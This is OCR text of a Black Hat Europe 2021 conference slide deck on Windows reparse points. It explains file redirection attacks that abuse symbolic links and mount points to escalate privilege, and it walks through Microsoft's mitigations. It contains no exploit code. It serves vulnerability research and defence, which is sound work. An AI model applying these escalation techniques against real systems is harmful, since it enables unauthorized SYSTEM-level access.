black hat®
EUROPE 2021

november 10-11, 2021

BRIEFINGS

From Logic to Memory: Winning the Solitaire in Reparse Points

Tao Yan (@Ga1ois) and Bo Qu

Palo Alto Networks

About us

- Security researchers from Palo Alto Networks
  - Tao Yan (@Ga1ois)
  - Bo Qu
- Vulnerability researchers
  - Multiple times for MSRC Top 10 Researchers.
  - Several hundreds CVEs for Browser, PDF, Office, Windows, etc.
- Pwn2Own Winner
  - Windows EoP category at Pwn2Own 2021
- Conference speakers
  - Black Hat, CanSecWest, Blue Hat, POC, HITCON, Recon, etc.
- Patent inventors
  - New defense and detection techniques


Agenda

- Introduction and background
- The logic bug in reparse points for Pwn2Own
- The memory corruption bug in reparse points
- Summary

Reparse Points

- “A **file** or **directory** can contain a ***reparse point***, which is a collection of **user-defined data**. The format of this data is understood by the application which stores the data, and a file system filter, which you install to interpret the data and process the file. When an application sets a reparse point, it stores this **data**, plus a ***reparse tag***, which uniquely identifies the data it is storing. When the file system opens a file with a reparse point, it attempts to find the file system filter associated with the **data** format identified by the **reparse tag**.” -- https://docs.microsoft.com/en-us/windows/win32/fileio/reparse-points
- API: Get|Set|Delete by DeviceIoControl(hDevice, FSCTL_X_REPARSE_POINT, …)
- Two well known reparse points
  - Symbolic link: IO_REPARSE_TAG_SYMLINK - 0xA000000C
  - Mount point: IO_REPARSE_TAG_MOUNT_POINT - 0xA0000003
- Vulnerabilities
  - Inspired by GPZ James Forshaw
  - Over 100 file redirection vulnerabilities caused and exploited by symbolic link and mount point
  - Over 10 ITW 0-day vulnerabilities

File Redirection Attacks



Low privileged applications:
- ALPC/COM/RPC/WinRT client
- Built-in apps (msiexec, settings, powershell, etc)

…

ALPC/RPC/COM

High privileged applications:
System Services
…

File Operations with high privilege

Create, write, copy, move, delete, ACL overwrite, etc

Create, write, delete, …

High privilege user controllable files/directories
(eg: C:\Windows\System32\file)


Low privilege user controllable files/directories
(eg: C:\Users\dir\file)

Race condition

EoP: arbitrary file creation/overwriting/copy/move/delete, arbitrary ACL overwriting, etc
Information leak: arbitrary file read
Permanent DoS: arbitrary file creation

File redirection
- Symbolic link: file, object
- Mount point: directory
- Hard link
- …

File Redirection Mitigations #0



Low privileged applications:
- ALPC/COM/RPC/WinRT client
- Built-in apps (msiexec, settings, powershell, etc)

…

ALPC/RPC/COM

High privileged applications:
System Services
…

File Operations with high privilege

Create, write, copy, move, delete, ACL overwrite, etc


Low privilege user controllable files/directories
(eg: C:\Users\dir\file)

High privilege user controllable files/directories
(eg: C:\Windows\System32\file)

File redirection
- Symbolic link: file, object
- Mount point: directory
- Hard link
- …

Mitigation 0: diminish the attack surface
- Not accessible from low privileged applications by restricting the COM/RPC launch/create privilege or shutting down the service by default.

File Redirection Mitigations #1



Low privileged applications:
- ALPC/COM/RPC/WinRT client
- Built-in apps (msiexec, settings, powershell, etc)
…

ALPC/RPC/COM

High privileged applications:
System Services
…

File Operations with high privilege

Create, write, copy, move, delete, ACL overwrite, etc

✗

Low privilege user controllable files/directories
(eg: C:\Users\dir\file)


High privilege user controllable files/directories
(eg: C:\Windows\System32\file)

Mitigation 1: Operate files correctly

- Operate the file handle directly -- no race condition/ no opportunity for file redirection.
- With the correct impersonation – operate files with low privilege.
- Verify if the target has symbolic link before sensitive file operations.

File redirection
- Symbolic link: file, object
- Mount point: directory
- Hard link
- …

File Redirection Mitigations #2



Low privileged applications:
- ALPC/COM/RPC/WinRT client
- Built-in apps (msiexec, settings, powershell, etc)
…

ALPC/RPC/COM

High privileged applications:
System Services
…

File Operations with high privilege

Create, write, copy, move, delete, ACL overwrite, etc


Low privilege user controllable files/directories
(eg: C:\Users\dir\file)

File redirection
- Symbolic link: file, object
- Mount point: directory
- Hard link
- …

High privilege user controllable files/directories
(eg: C:\Windows\System32\file)

Mitigation 2: Prevent the file redirection techniques directly
- Cannot create any symlink from AppContainer.
- Cannot create hard link and soft symbolic link if target file is not writable.
- Mount point mitigation: restrict the sensitive directory access from low priv user: \Program Data\Microsoft, \Windows\temp, etc.
- Mount point mitigation: lock the target directory by creating a zero sized .lock file with restricted ACL inside the target directory.
- Mount point mitigation: lock the target directory by calling CreateFile to the target directory when doing sensitive file operations.
- …

File Redirection Mitigations #3



Low privileged applications:
- ALPC/COM/RPC/WinRT client
- Built-in apps (msiexec, settings, powershell, etc)
…

ALPC/RPC/COM

High privileged applications:
System Services
…

File Operations with high privilege

Create, write, copy, move, delete, ACL overwrite, etc

Low privilege user controllable files/directories
(eg: C:\Users\dir\file)

High privilege user controllable files/directories
(eg: C:\Windows\System32\file)

Create, write, delete, …

Elevation of Privilege
(code execution with SYSTEM)

Mitigation 3: Prevent EoP (SYSTEM code execution)

- SYSTEM files without SYSTEM privilege – kills the easy way for ACL overwrite vulnerabilities to elevate the privilege.
- Existing tricks: Diagsvc AddAgent trick in DCOM service – kills the easy way for the arbitrary file creation/overwriting vulnerabilities to elevate the privilege.

File redirection
- Symbolic link: file, object
- Mount point: directory
- Hard link
- …

Make the exploitation harder

- Combination of all mitigations
  - Keep fixing the single vulnerability.
  - Keep diminishing the exposed attack surface.
  - Keep Killing universal exploitation techniques and file redirection techniques.
  - Keep Killing SYSTEM code execution techniques to prevent EoP.
- Still possible for a stable exploitation of the logic vulnerability in reparse points to win the pwn2own?

